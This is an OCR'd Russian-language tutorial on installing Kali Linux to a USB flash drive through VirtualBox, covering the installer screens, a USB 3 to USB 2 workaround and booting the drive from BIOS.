
Нам понадобится программа VirtualBox. Это программа для создания виртуальных компьютеров. Наш установленный на флешку Linux будет работать не в виртуальной машине, никакие виртуальные компьютеры будут не нужны. Но, для установки, один раз нам понадобится эта программа. Скачиваем, устанавливаем, запускаем VirtualBox.

Создаём новую машину с любым именем — она нам понадобится на один раз. Там, где тип, выберите Linux. А там, где версия, выберите что угодно, например, Debian (64 bit). Если у вас нет 64-битных опций, значит процессор не поддерживает такую виртуализацию — с этим ничего нельзя поделать.




Объём оперативной памяти тоже не очень важен. Поставьте, например, 1 Гб.

Выберите опцию «**Не подключать жёсткий диск**» — это важно для нашей установки.



Нажимаем «Создать», появится предупреждение:



Всё правильно — именно это нам и нужно, нажимаем «Продолжить».

Теперь запускаем нашу новую виртуальную машину. Нас просят выбрать диск для установки. Бесплатно скачать Kali Linux можно на официальном сайте. Выберите желаемую битность и используйте торрент, пожалейте их сервера!

temp [Выключена] - Oracle VM VirtualBox

Машина Вид Устройства Справка

Выберите загрузочный диск

Пожалуйста выберите виртуальный оптический диск или физический привод оптических дисков, содержащий диск для запуска Вашей новой виртуальной машины.


Диск должен быть загрузочным. Поскольку данная машина не имеет виртуального жёсткого диска, установка операционной системы в данный момент не возможна.

Привод хоста 'E:'

Продолжить Отмена

Right Ctrl


Выбираем скаченный образ. Kali Linux загрузится в следующее меню:



Ничего пока не трогаем, а вставляем нашу флешку в компьютер (в реальный компьютер). И вот здесь у меня возникла заминка. Дело в том, что Kali Linux не видела флешку. Я подумал, что просто не произошло автоматическое монтирование и ввёл команды для этого. Но оказалось, что монтировать нечего — в списке устройств USB-накопитель (да и вообще любые диски) отсутствовали. Я даже проверил с другим Линуксом — Linux Mint. Результат оказался тем же: виртуальный компьютер не видел флешку, хотя VirtualBox захватывал её. Т.е. флешка становилась недоступной для использования на реальной машине. Решение оказалось очень простым: переткнуть флешку из гнезда USB 3 в гнездо USB 2. Новая **бета версия VirtualBox 5** поддерживает USB 3 (если установить пакет расширений). Но у нас стабильная версия, поэтому просто смиряемся с более медленной работой флешки при установке операционной системы.

Флешку не нужно подготавливать (делать загрузочной или что-то такое) — Linux сам всё сделает и правильно настроит. Данные с флешки удалятся — думаю, вы это понимаете. Т.е. если там что-то ценное, то заранее скопируйте их куда-нибудь.


В общем, после подключения флешки к реальному компьютеру, теперь нужно её подключить к виртуальной машине, это делается в этом меню:



Теперь возвращаемся к нашей Kali и выбираем там «Graphical install».



Дальше всё просто. Здесь не все скриншоты, только несколько узловых. Если у вас трудности именно на этом этапе, то можете подсмотреть подсказки в статье про установку Kali.



KALI LINUX

Select a language

Перевод программы установки на выбранный язык не завершён.


Вероятность того, что вы встретите непереведённый диалог на выбранный язык чрезвычайно мала, но не исключается полностью.

Продолжить установку на выбранном языке?

○ Нет

◉ Да

Снимок экрана | Вернуться | Продолжить



KALI LINUX

Разметка дисков

Заметим, что все данные на выбранном диске будут стёрты, но не ранее чем вы подтвердите, что действительно хотите сделать изменения.

Выберите диск для разметки:

SCSI4 (0,0,0) (sda) - 15.8 GB TOSHIBA TOSHIBA USB DRV

Снимок экрана | Вернуться | Продолжить



KALI LINUX

Разметка дисков

Перед вами список настроенных разделов и их точек монтирования. Выберите раздел, чтобы изменить его настройки (тип файловой системы, точку монтирования и так далее), свободное место, чтобы создать новый раздел, или устройство, чтобы создать на нём новую таблицу разделов.

Автоматическая разметка
Настройка программного RAID
Настройка менеджера логических томов (LVM)
Настроить шифрование для томов

▽ SCSI4 (0,0,0) (sda) - 15.8 GB TOSHIBA TOSHIBA USB DRV
> #1 первичн. 15.1 GB F ext4 /
> #5 логичес. 694.2 MB F подк подк

Отменить изменения разделов
Закончить разметку и записать изменения на диск

Снимок экрана | Справка | Вернуться | Продолжить

KALI LINUX

Разметка дисков

Если вы продолжите, то изменения, перечисленные ниже, будут записаны на диски. Или же вы можете сделать все изменения вручную.

ВНИМАНИЕ: Эта операция уничтожит все данные на удаляемых разделах, а также на тех разделах, на которых должна быть создана новая файловая система.

На этих устройствах изменены таблицы разделов:
SCSI4 (0,0,0) (sda)


Следующие разделы будут отформатированы:
раздел #1 на устройстве SCSI4 (0,0,0) (sda) как ext4
раздел #5 на устройстве SCSI4 (0,0,0) (sda) как подк

Записать изменения на диск?

○ Нет
◉ Да

Снимок экрана | Продолжить

А теперь просто ждём. Хоть я специально купил флешку с поддержкой USB 3, нам не удалось воспользоваться преимуществом в скорости.





KALI LINUX

Установка системного загрузчика GRUB на жёсткий диск

Похоже, что данная система будет единственной на этом компьютере. Если это действительно так, то можно спокойно устанавливать системный загрузчик GRUB в основную загрузочную запись первого жёсткого диска.

Внимание! Если программе установки не удалось обнаружить другую операционную систему, имеющуюся на компьютере, то изменение основной загрузочной записи приведёт к тому, что эту операционную систему некоторое время нельзя будет загрузить. Позднее можно будет настроить GRUB для её загрузки.


Установить системный загрузчик GRUB в главную загрузочную запись?

Нет

Да

Снимок экрана | Вернуться | Продолжить

Наконец-то всё готово:



Перезагрузка начнётся не сразу — дожидаемся окончание всех операций. Когда мелькнёт чёрный экран, то можно отключить виртуальную машину.

Вот и всё — флешка готова. Теперь можно загрузится с неё на любом компьютере.

Загрузка Kali Linux с флешки


Если у вас Windows не лицензионный, а «обычный», то загрузится с флешки достаточно просто. При начале загрузки компьютера нажимайте много раз кнопку Delete или Esc (иногда другую — в зависимости от модели материнской платы — это можно узнать у Гугла). В БИОСе, там где «Порядок загрузки» выберите вашу флешку. Флешка в этот момент должна быть вставлена в компьютер, иначе БИОС её не увидит. Опять же, когда я использовал гнездо USB 3, то и БИОС не видел флешку. Пришлось переключить в USB 2.

Если у вас лицензионный Windows (мне его втюхали вместе с ноутом), то у вас наверняка стоит новый геморрой от Microsoft под названием UEFI. Благодаря этой новации, теперь просто так не попадёшь в БИОС (а что это меняет, кроме добавления проблем?).

